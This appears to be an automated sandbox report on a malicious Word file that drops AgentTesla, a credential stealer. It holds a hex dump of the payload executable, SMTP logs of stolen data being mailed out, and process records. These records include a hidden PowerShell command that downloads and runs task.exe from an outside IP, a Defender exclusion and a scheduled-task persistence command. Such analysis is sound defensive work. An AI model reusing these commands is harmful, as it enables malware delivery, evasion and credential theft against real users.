00 00 ce c9 07 00 00 20 00 00 00 e0 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c c9 07 00 4f 00 00 00 00 e0 07 00 bc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 a9 07 00 00 20 00 00 00 aa 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 bc 05 00 00 00 e0 07 00 00 06 00 00 00 ac 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 08 00 00 02 00 00 00 b2 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 c9 07 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 65 00 00 b4 74 00 00 03 00 00 00 93 00 00 06 5c da 00 00 20 ef 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 20 00 00 0a 2a 1e 02 7b 21 00 00 0a 2a 1e 02 7b 22 00 00 0a 2a 1e 02 7b 23 00 00 0a 2a 92 02 28 24 00 00 0a 02 03 7d 20 00 00 0a 02 04 7d 21 00 00 0a 02 05 7d 22 00 00 0a 02 0e 04 7d 23 00 00 0a 2a 00 00 00 13 30 03 00 73 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 02 06 2e 66 06 2c 60 28 25 00 00 0a 02 7b 20 00 00 0a 06 7b 20 00 00 0a 6f 26 00 00 0a 2c 48 28 27 00 00 0a 02 7b 21 00 00 0a 06 7b 21 00 00 0a 6f 28 00 00 0a 2c 30 28 29 00 00 0a 02 7b 22 00 00 0a 06 7b 22 00 00 0a 6f 2a 00 00 0a 2c 18 28 2b 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 2c 00 00 0a 2b 01 16 2b 01 17 2a 00 13 30 03 00 62 00 00 00 00 00 00 00 20 e4 ab 40 64 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 20 00 00 0a 6f 2d 00 00 0a 58 20 29 55 55 a5 5a 28 27 00 00 0a 02 7b 21 00 00 0a 6f 2e 00 00 0a 58 20 29 55 55 a5 5a 28 29 00 00 0a 02 7b 22 00 00 0a 6f 2f 00 00 0a 58 20 29 55 55 a5 5a 28 2b 00 00 0a 02 7b 23 00 00 0a 6f 30 00 00 0a 58 2a 00 00 13 30 07 00 b2 00 00 00 02 00 00 11 14 72 01 00 00 70 1a 8d 14 00 00 01 25 16 02 7b 20 00 00 0a 0a 12 00 25 71 06 00 00 1b 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00 1b 6f 31 00 00 0a a2 25 17 02 7b 21 00 00 0a 0b 12 01 25 71 07 00 00 1b 8c 07 00 00 1b 2d 04 26 14 2b 0b fe 16 07 00 00 1b 6f 31 00 00 0a a2 25 18 02 7b 22 00 00 0a 0c 12 02 25 71 08 00 00 1b 8c 08 00 00 1b 2d 04 26 14 2b 0b fe 16 08 00 00 1b 6f 31 00 00 0a a2 25 19 02 7b 23 00 00 0a 0d 12 03 25 71 09 00 00 1b 8c 09 00 00 1b 2d 04 26 14 2b 0b fe 16 09 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELja0 @ @\|O H.text `.rsrc@@.reloc@BHet\ { *{!*{"*{#*($} }!}"}#*0su.f,`(%{ { o&,H('{!{!o(,0(){"{"o*,(+{#{#o,++*0b @d)UUZ(%{ o-X)UUZ('{!o.X)UUZ(){"o/X)UUZ(+{#o0X*0rp%{ %q-&+o1%{!%q-&+o1%{"%q-&+o1%{#%q-&+

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:21:56.953448057 CET	587	49173	208.91.199.224	192.168.2.22	421 4.4.2 us2.outbound.mailhostbox.com Error: timeout exceeded
Nov 25, 2021 18:21:59.507791996 CET	587	49174	208.91.198.143	192.168.2.22	421 4.4.2 us2.outbound.mailhostbox.com Error: timeout exceeded
Nov 25, 2021 18:22:16.768467903 CET	587	49169	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:22:16.769277096 CET	49169	587	192.168.2.22	208.91.198.143	EHLO 841618
Nov 25, 2021 18:22:16.919429064 CET	587	49169	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:22:16.929383993 CET	49169	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:22:17.080898046 CET	587	49169	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:22:17.239337921 CET	587	49169	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:22:17.241938114 CET	49169	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:22:17.394002914 CET	587	49169	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:22:17.396831989 CET	49169	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:22:17.563546896 CET	587	49169	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:22:17.565687895 CET	49169	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:22:17.716183901 CET	587	49169	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:22:18.775433064 CET	587	49169	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 75FD078216F
Nov 25, 2021 18:22:26.675386906 CET	587	49170	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:22:26.678370953 CET	49170	587	192.168.2.22	208.91.198.143	EHLO 841618
Nov 25, 2021 18:22:26.830585957 CET	587	49170	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:22:26.830857038 CET	49170	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:22:26.983576059 CET	587	49170	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:22:27.138392925 CET	587	49170	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:22:27.141244888 CET	49170	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:22:27.294445038 CET	587	49170	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:22:27.324578047 CET	49170	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:22:27.495106936 CET	587	49170	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:22:27.495655060 CET	49170	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:22:27.647941113 CET	587	49170	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:22:28.720513105 CET	587	49170	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 64796782210
Nov 25, 2021 18:22:38.691118956 CET	49170	587	192.168.2.22	208.91.198.143	QUIT
Nov 25, 2021 18:22:38.843374014 CET	587	49170	208.91.198.143	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:22:39.279792070 CET	587	49171	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:22:39.280284882 CET	49171	587	192.168.2.22	208.91.198.143	EHLO 841618
Nov 25, 2021 18:22:39.432149887 CET	587	49171	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:22:39.432733059 CET	49171	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:22:39.585161924 CET	587	49171	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:22:39.739599943 CET	587	49171	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:22:39.740127087 CET	49171	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:22:39.892735004 CET	587	49171	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:22:39.893397093 CET	49171	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:22:40.063146114 CET	587	49171	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:22:40.063385963 CET	49171	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:22:40.215734005 CET	587	49171	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:22:41.810641050 CET	587	49171	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as EF3B278223D
Nov 25, 2021 18:23:07.356256962 CET	587	49172	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:23:07.391012907 CET	49172	587	192.168.2.22	208.91.198.143	EHLO 841618
Nov 25, 2021 18:23:07.543054104 CET	587	49172	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:23:07.543271065 CET	49172	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:23:07.695821047 CET	587	49172	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:23:07.850228071 CET	587	49172	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:23:07.850539923 CET	49172	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:23:07.996356010 CET	587	49172	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:23:07.996689081 CET	49172	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:23:08.149750948 CET	587	49172	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:23:08.149959087 CET	49172	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:23:08.295223951 CET	587	49172	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:23:09.657242060 CET	49172	587	192.168.2.22	208.91.198.143	.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:23:09.974106073 CET	587	49172	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 142B2782310
Nov 25, 2021 18:23:15.925235987 CET	49172	587	192.168.2.22	208.91.198.143	QUIT
Nov 25, 2021 18:23:16.070209980 CET	587	49172	208.91.198.143	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:23:16.070552111 CET	49171	587	192.168.2.22	208.91.198.143	QUIT
Nov 25, 2021 18:23:16.216047049 CET	587	49171	208.91.198.143	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:23:16.747162104 CET	587	49173	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:23:16.747487068 CET	49173	587	192.168.2.22	208.91.199.224	EHLO 841618
Nov 25, 2021 18:23:16.891685009 CET	587	49173	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:23:16.891992092 CET	49173	587	192.168.2.22	208.91.199.224	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:23:17.036999941 CET	587	49173	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:23:17.183504105 CET	587	49173	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:23:17.183830023 CET	49173	587	192.168.2.22	208.91.199.224	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:23:17.329072952 CET	587	49173	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:23:17.329498053 CET	49173	587	192.168.2.22	208.91.199.224	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:23:17.486474991 CET	587	49173	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:23:17.486887932 CET	49173	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:23:17.631376982 CET	587	49173	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:23:19.153431892 CET	587	49173	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as 65A7C3A18B7
Nov 25, 2021 18:23:22.322994947 CET	587	49175	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:23:22.323681116 CET	49175	587	192.168.2.22	208.91.198.143	EHLO 841618
Nov 25, 2021 18:23:22.471884966 CET	587	49175	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:23:22.472337961 CET	49175	587	192.168.2.22	208.91.198.143	AUTH login ZHViYWlAc2t5Y29tZXguY29t
Nov 25, 2021 18:23:22.621323109 CET	587	49175	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:23:22.820713997 CET	587	49175	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:23:22.827204943 CET	49175	587	192.168.2.22	208.91.198.143	MAIL FROM:<dubai@skycomex.com>
Nov 25, 2021 18:23:22.976063967 CET	587	49175	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:23:22.983613014 CET	49175	587	192.168.2.22	208.91.198.143	RCPT TO:<dubai@skycomex.com>
Nov 25, 2021 18:23:23.147027016 CET	587	49175	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:23:23.151930094 CET	49175	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:23:23.300436974 CET	587	49175	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:23:23.304953098 CET	49175	587	192.168.2.22	208.91.198.143	.
Nov 25, 2021 18:23:23.551043034 CET	587	49175	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 10FB978235B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2556 Parent PID: 596

General

Start time:	18:21:13
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f050000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 308 Parent PID: 2556

General

Start time:	18:21:20
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.429522504.0000000000170000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities — Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: powershell.exe PID: 2800 Parent PID: 2556

General

Start time:	18:21:22
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.424289946.0000000000360000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 324 Parent PID: 2556

General

Start time:	18:21:22
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe'
Imagebase:	0x13f870000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: task.exe PID: 2780 Parent PID: 308

General

Start time:	18:21:28
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\task.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\task.exe"
Imagebase:	0xcf0000
File size:	504832 bytes
MD5 hash:	F65B0793251364C03D06E8E7134FC21B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.448392775.000000000239B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.448684554.00000000032AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.448684554.00000000032AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.448245282.00000000022AF000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2732 Parent PID: 2780

General

Start time:	18:21:32
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\SzfukVRF.exe
Imagebase:	0x220f0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1912 Parent PID: 2780

General

Start time:	18:21:33
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\SzfukVRF" /XML "C:\Users\user\AppData\Local\Temp\tmpBA6A.tmp
Imagebase:	0xe0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: task.exe PID: 572 Parent PID: 2780

General

Start time:	18:21:35
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\task.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\task.exe
Imagebase:	0xcf0000
File size:	504832 bytes
MD5 hash:	F65B0793251364C03D06E8E7134FC21B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.705737586.00000000023B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.705737586.00000000023B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.446276168.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.446276168.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.445141898.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.445141898.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.445754723.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.445754723.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.446674147.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.446674147.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.705023862.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000002.705023862.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.705804670.000000000240A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.705804670.000000000240A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: verclsid.exe PID: 2844 Parent PID: 2556

General

Start time:	18:21:42
Start date:	25/11/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xffd50000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: notepad.exe PID: 1868 Parent PID: 2556

General

Start time:	18:21:43
Start date:	25/11/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp.ScT
Imagebase:	0xff970000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis